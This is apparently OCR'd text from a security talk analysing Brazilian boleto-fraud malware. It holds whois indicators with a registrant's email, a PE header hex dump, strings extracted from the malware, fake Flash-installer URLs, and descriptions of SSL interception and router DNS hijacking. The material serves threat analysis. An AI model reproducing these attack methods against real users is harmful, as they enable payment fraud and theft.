


Whois Record for JogoNew.com

— Whois & Quick Stats

Email	joaodesantocristo88@gmail.com is associated with ~14 domains
Registrant Org	joao santo cristo is associated with ~13 other domains
Registrar	ACTIVE REGISTRAR, INC.
Registrar Status	ok
Dates	Created on 2014-07-08 - Expires on 2015-07-08 - Updated on 2014-07-08
Name Server(s)	NS1.ACTIVE-DNS.COM (has 39,742 domains) NS2.ACTIVE-DNS.COM (has 39,742 domains)
IP Address	158.255.1.220 - 2 other sites hosted on this server
IP Location	- Moscow City - Moscow - Mir Telematiki Ltd
ASN	AS49335 NCONNECT-AS Mir Telematiki Ltd.,RU (registered May 20, 2009)
Domain Status	Registered And Active Website

Brazilians and Eastern European, the cooperation




Boleto Atualizar | Boleto It

blobIt.gixx.ru

Atualizar Boletos

Brazilians and Eastern European, the cooperation

Working with ZeuS GameOver gangs to create encrypted payloads XORed with a 32-bit key and compressed by ZLIB, using the extensions .JMP, .BCK, .ENC...




view BOOT(1~1.JMP.jmp.UNJMP - Far 2.0.1666 x64


```
                              \BOOT(1~1.JMP.jmp.UNJMP
0000000000: 4D 5A 50 00 02 00 00 00  04 00 0F 00 FF FF 00 00  MZP ☻   ♦ ☼ яя
0000000010: B8 00 00 00 00 00 00 00  40 00 1A 00 00 00 00 00  ё       @ →
0000000020: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000030: 00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00               ☺
0000000040: BA 10 00 0E 1F B4 09 CD  21 B8 01 4C CD 21 90 90  є► ♫▼гoH!ё☺LH!ђђ
0000000050: 54 68 69 73 20 70 72 6F  67 72 61 6D 20 6D 75 73  This program mus
0000000060: 74 20 62 65 20 72 75 6E  20 75 6E 64 65 72 20 57  t be run under W
0000000070: 69 6E 33 32 0D 0A 24 37  00 00 00 00 00 00 00 00  in32♪◙$7
0000000080: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000090: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000A0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000E0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000100: 50 45 00 00 4c 01 0A 00  CB 60 C6 53 00 00 00 00  PE  L☺◙ Л`ЖS
0000000110: 00 00 00 00 E0 00 8E 81  0B 01 02 19 00 52 0D 00      a ђЃ♂☺☻↓ R♪
0000000120: 00 20 07 00 00 00 00 00  B8 6c 0D 00 00 10 00 00    •     ёl♪  ►
0000000130: 00 70 0D 00 00 00 FF 1F  00 10 00 00 00 02 00 00   p♪   я▼ ►   ☻
0000000140: 05 00 00 00 00 00 00 00  05 00 00 00 00 00 00 00  ♣       ♣
```

SSL MitM using Fiddler

The new versions are able to MitM SSL connections. HTTPS can’t save you



```
67 6F 00 62 6F 6C 65 74   leto4_pago bolet
62 6F 6C 65 74 6F 36 5F   o5_pago boleto6_
65 74 6F 37 5F 70 61 67   pago boleto7_pag
38 5F 70 61 67 6F 00 63   o boleto8_pago c
6D 70 6F 32 00 63 61 6D   ampo1 campo2 cam
6F 34 00 63 61 6D 70 6F   po3 campo4 campo
00 63 61 6D 70 6F 37 00   5 campo6 campo7
6E 76 69 6F 75 5F 73 69   campo8 enviou_si
6E 67 5F 74 65 6D 70 00   nal string_temp
61 5F 64 69 67 69 74 61   dig linha_digita
00 6C 69 6E 65 5F 62 62   vel_nova line_bb
62 5F 67 6C 6F 62 61 6C   _salva bb_global
5F 67 6C 6F 62 61 6C 5F   _name bb_global_
00 6E 65 77 5F 6C 69 6E   name_new new_lin
6E 65 00 44 65 66 69 6E   e old_line Defin
74 65 78 74 6F 00 44 65   irTexto texto De
74 6F 32 00 70 65 67 61   finirTexto2 pega
64 5F 73 69 67 6E 61 6C   Bola send_signal
31 4F 32 47 33 5F 53 31    secao L1O2G3_S1
69 6C 65 50 61 74 68 00   E2N3D4 filePath
6F 72 65 00 46 69 64 64   FiddlerCore Fidd
69 6F 6E 00 4C 31 4F 32   ler Session L1O2
00 74 53 65 73 73 69 6F   G3G4E5R6 tSessio
00 43 31 41 32 49 33 58   n Funcao C1A2I3X
```



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer


Issued to: [redacted]

Issued by: DO_NOT_TRUST_FiddlerRoot

Valid from 7/ 17/ 2013 **to** 7/ 16/ 2024

Targeting Network Devices

Attacking DLS modems remotely, changing DNS servers, since 2012. Not massive but still used.



FileUrls


OriginalUri	DownloadDate
http://www.elitedosfilmes.com/flash_player11-5_install.exe	8/29/2013 8:25:00 PM
http://www.baixaki.com.br/flash_player11-5_install.exe	8/29/2013 7:21:00 PM
http://veja.abril.com.br/flash_player11-5_install.exe	8/29/2013 6:59:00 PM
http://www.redtube.com/flash_player11-5_install.exe	8/29/2013 6:15:00 PM
http://www.4shared.com/flash_player11-5_install.exe	8/29/2013 5:33:00 PM
http://br.yahoo.com/flash_player11-5_install.exe	8/29/2013 5:32:00 PM
http://search.babylon.com/flash_player11-5_install.exe	8/29/2013 5:21:00 PM
http://www.globo.com/flash_player11-5_install.exe	8/29/2013 4:12:00 PM
http://www.tumblr.com/flash_player11-5_install.exe	8/29/2013 3:57:00 PM
http://www.facebook.com/flash_player11-5_install.exe	8/29/2013 3:40:00 PM
http://letras.mus.br/flash_player11-5_install.exe	8/29/2013 3:40:00 PM
http://br.msn.com/flash_player11-5_install.exe	8/29/2013 3:26:00 PM
http://www.xvideos.com/flash_player11-6_install.exe	8/29/2013 3:26:00 PM
http://www.terra.com.br/flash_player11-5_install.exe	8/29/2013 3:26:00 PM
http://www.google.com.br/flash_player11-6_install.exe	8/29/2013 3:26:00 PM
http://br.hao123.com/flash_player11-5_install.exe	8/29/2013 3:26:00 PM
http://www.google.com.br/flash_player11-5_install.exe	8/29/2013 3:11:00 PM
http://www.google.com/flash_player11-5_install.exe	8/29/2013 3:11:00 PM
http://www.uol.com.br/flash_player11-5_install.exe	8/29/2013 3:11:00 PM
http://65.111.173.101/flash_player11-5_install.exe	8/29/2013 3:11:00 PM
http://www.uol.com.br/flash_player11-6_install.exe	8/29/2013 2:57:00 PM

Targeting Network Devices

A serie of attacks, doing DNS poisoning on big ISPs (~12 million customers)

Redirecting users to fake banking pages that generate boletos

Changing boletos when generated at online stores



2ª Via de Boleto de Cobrança

Informe:

Linha digitável do Título:

ou

CPF/CNPJ do Cedente:

CPF/CNPJ do Sacado:

Seu Número / Número do Documento:

ou


CPF/CNPJ do Sacado:

Nosso Número (sem DV):

Digite os dados da imagem no campo ao lado:

Targeting Network Devices

Massive web-based attack on home routers using malvertising techniques, changing DNS settings and redirecting to fake boletos



Authentication Required


A username and password are being requested by http://192.168.1.254. The site says: "Wireless Access Point"

User Name:

Password:

Targeting Network Devices

Massive web-based attack on home routers using malvertising techniques, changing DNS settings and redirecting to fake boletos



http://[redacted]/analytics.php?

Aguardando [redacted]..

bomnegócio.com
compre e venda perto de você
É fácil e GRÁTIS!
Tem um imóvel para vender ou alugar?
Anuncie já

Segurança do Windows

The server [redacted]1 is asking for your user name and password. The server reports that it is from Wireless Access Point.

Warning: Your user name and password will be sent using basic authentication on a connection that isn't secure.

